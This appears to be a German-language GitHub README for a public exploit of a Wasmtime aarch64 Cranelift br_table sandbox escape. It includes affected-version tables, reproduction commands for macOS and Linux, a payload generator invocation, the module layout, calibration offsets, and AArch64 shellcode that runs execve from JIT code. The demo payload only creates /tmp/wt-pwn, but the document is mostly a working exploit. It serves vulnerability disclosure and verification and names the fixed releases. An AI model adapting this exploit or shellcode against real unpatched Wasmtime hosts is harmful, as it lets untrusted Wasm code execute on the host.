 shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape
CVE-2026-115893: vollständiger öffentlicher Exploit für die Wasmtime-aarch64-Cranelift-br_table-Sandbox-Escape, PoV, Kalibrierungshinweise und Verifikationsnachweise.

Ein funktionierender vollständiger Sandbox-Escape-Exploit, ein Schwachstellennachweis und ein Verifikationspaket für CVE-2026-115893 — die aarch64-Cranelift-br_table-Fehlkompilierung in Wasmtime.
CVE-2026-115893 ist ein Compiler-Kontrollflussfehler im aarch64-Cranelift-Backend von Wasmtime. Ein Wasm-br_table mit ausreichend vielen Zielen erzeugt ein JTSequence, dessen Standard-B.cond-Zweig eine Verschiebung außerhalb des Kodierungsbereichs für bedingte Sprünge aufweist. Der Offset läuft über, sodass ein gültiges Wasm-Modul zu einem benutzerbeeinflussbaren Offset innerhalb von JIT-Code springen kann.
Dieses Repository demonstriert einen vollständigen Escape:
/usr/bin/touch und erzeugt /tmp/wt-pwn außerhalb des Gasts.Das Modul hat keine Imports und verwendet kein WASI. Dies ist Host-Codeausführung mit den Privilegien des Wasmtime-Prozesses, nicht automatisch root.
Dies ist nicht CVE-2026-115889. Dabei handelt es sich um einen separaten Cranelift-Index-Overflow-Fehler, dessen reproduzierte Auswirkung ein Compiler-Panic/DoS ist.
| Versionsbereich | CVE-2026-115889 | CVE-2026-115893 (aarch64) |
|---|---|---|
<36.0.19 | Anfällig | Anfällig |
36.0.19 | Behoben | Behoben |
37.0.0–42.x | Anfällig | Anfällig |
43.0.0–48.0.6 | Behoben | Anfällig auf aarch64 |
48.0.7 | Behoben | Behoben |
49.0.0–49.0.3 | Behoben | Anfällig bis 49.0.4 |
49.0.4+ | Behoben | Behoben |
Für diese CVE ist eine dedizierte behobene Version zu verwenden: 49.0.4, 48.0.7 oder 36.0.19.
| Umgebung | Wasmtime | Ergebnis |
|---|---|---|
| macOS 26.7.1 arm64, nativ | 49.0.3 | PASS 5/5: rc=0, Marker erzeugt |
| Linux arm64 Container | 49.0.3 | PASS 3/3: rc=0, Marker erzeugt |
| macOS arm64 | 49.0.4 | REJECT 3/3: rc=1, kein Marker |
| Linux arm64 Container | 49.0.4 | REJECT 3/3: rc=1, kein Marker |
| macOS arm64 | 49.0.3 | 65.520-Ziel-Kontrolle: kein Marker |
| macOS arm64 | 49.0.4 | 65.520-Ziel-Kontrolle: kein Marker |
Der Exploit ist auf dem getesteten Build deterministisch. Er ist nicht versionsblind; unterschiedliche Wasmtime-Builds benötigen möglicherweise eine erneute Abstimmung.

Abbildung 1. Linux arm64 Container, Wasmtime 49.0.3. Der Prozess endet mit 0, nachdem die Payload /tmp/wt-pwn außerhalb des Gasts erzeugt hat.

Abbildung 2. Wasmtime 49.0.4 lehnt ein generisches br_table mit 100.000 Zielen an der Implementierungsgrenze von 65.520 Zielen ab. Dieses generische Modul ist nicht das Exploit-Modul; es veranschaulicht die behobene Grenze.
objdump zur Inspektion von Sprungzielen;Release-Binärdateien und SHA-256:
macOS 49.0.3  fec6a4ca5e4310210b2feaea32179cfb51a40ab20eef48ec2345a61a3856002d
macOS 49.0.4  f5a9a33d7df600927ec2b4544cb6270cfcfbe5a7acaeb90952be39cd2584dda4
Linux 49.0.3  ffb2b17b12f6b43e6de3aab08f02269ca7cb481663e0cb189e256e9198bac770
Linux 49.0.4  7ff3862b2dee59318218c2dafd87650faf7840db2c21889b62535e9d0e7273ba
Tarball-Namen:
wasmtime-v49.0.3-aarch64-macos.tar.xz
wasmtime-v49.0.4-aarch64-macos.tar.xz
wasmtime-v49.0.3-aarch64-linux.tar.xz
wasmtime-v49.0.4-aarch64-linux.tar.xz
Modul-Hashes:
macOS  lab/jit-escape.wat        7cfe90b1fede88966df0330389967f27ff4e2a644e27ebac66e913fa299fc556
Linux  lab/jit-escape-linux.wat  299e585a3e96f311331e729f0786d5e2b7eb5f017bd0870180cc5365e0e88d25
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-macos/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-macos/wasmtime

./scripts/verify-macos.sh
Manueller Lauf:
"$WASMTIME_VULN" --version
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
ls -l /tmp/wt-pwn
Erwartet:
rc=0
-rw-r--r-- ... /tmp/wt-pwn
Es wird weder stdout noch stderr erzeugt; execve ersetzt den Wasmtime-Prozess. Die
Payload erzeugt nur /tmp/wt-pwn.
git clone https://github.com/shreyas-malhotra/cve-2026-115893-wasmtime-sandbox-escape.git
cd cve-2026-115893-wasmtime-sandbox-escape

export WASMTIME_VULN=/path/to/wasmtime-v49.0.3-aarch64-linux/wasmtime
export WASMTIME_FIXED=/path/to/wasmtime-v49.0.4-aarch64-linux/wasmtime

./scripts/verify-linux.sh
Container-Beispiel:
cp -R "$PWD" /tmp/cve-2026-115893-wasmtime-sandbox-escape

docker run --rm --platform linux/arm64 --entrypoint sh \
  -v /tmp/cve-2026-115893-wasmtime-sandbox-escape:/work:ro \
  -v /path/to/wasmtime-v49.0.3-aarch64-linux:/wasmtime:ro \
  debian:bookworm-slim -lc '
    rm -f /tmp/wt-pwn
    /wasmtime/wasmtime run --invoke pwn /work/lab/jit-escape-linux.wat
    echo "rc=$?"
    ls -l /tmp/wt-pwn
  '
rm -f /tmp/wt-pwn
"$WASMTIME_FIXED" run --invoke pwn lab/jit-escape.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Erwartet:
rc=1
Unsupported feature: `br_table` has 524255 targets, which exceeds the
implementation limit of 65520
marker_exists=1
Der feste Linux-Lauf weist 524.252 Ziele zurück.
Gleiche Payload mit 65.520 Zielen:
python3 poc/gen_jit_escape.py 65520 > /tmp/small.wat
rm -f /tmp/wt-pwn
"$WASMTIME_VULN" run --invoke pwn /tmp/small.wat
echo "rc=$?"
test -e /tmp/wt-pwn; echo "marker_exists=$?"
Erwartet: rc=0, kein Marker. Die v128-Konstanten und der Shellcode allein erzeugen die Datei nicht; die übergroße Tabelle ist erforderlich.
Wenn die Zielanzahl vom Pool (n=524254) abweicht, landet der Branch
bei 0x4c, stürzt ab und erzeugt keinen Marker.
(module
  (memory 16)
  (func $sc (param i32) (v128.store ...))      ; payload pool
  (func $f  (param i32) (br_table ...))        ; oversized switch
  (func (export "pwn") (call $f (i32.const N)))
)
sc wird nie aufgerufen. Seine v128-Konstanten werden in einen ausführbaren Literal-Pool .text kompiliert. Die Bytes sind AArch64-Shellcode.
Für den getesteten macOS-Build mit n=524255:
f beginnt nahe bei 0xa0;JTSequence befindet sich bei b4/b8;b.hs ist 0x50, das erste Byte des Pools;pwn ruft f mit dem Selektor auf, der den Default-Zweig nimmt.Der Pool wird ausgeführt:
adr  x0, path
adr  x3, arg
adr  x4, arg
sub  sp, sp, #0x40
stp  x0, x3, [sp]
stp  xzr, xzr, [sp, #0x10]
mov  x1, sp
mov  x2, xzr
mov  x16, #59        ; macOS execve
svc  #0x80
brk  #0x43
Die Linux-Variante verwendet svc #0 und die Linux-Syscall-Nummer execve. Ihre Zielanzahl beträgt 524.252, weil der Nicht-PAC-Prolog den Pool bei 0x40 platziert.






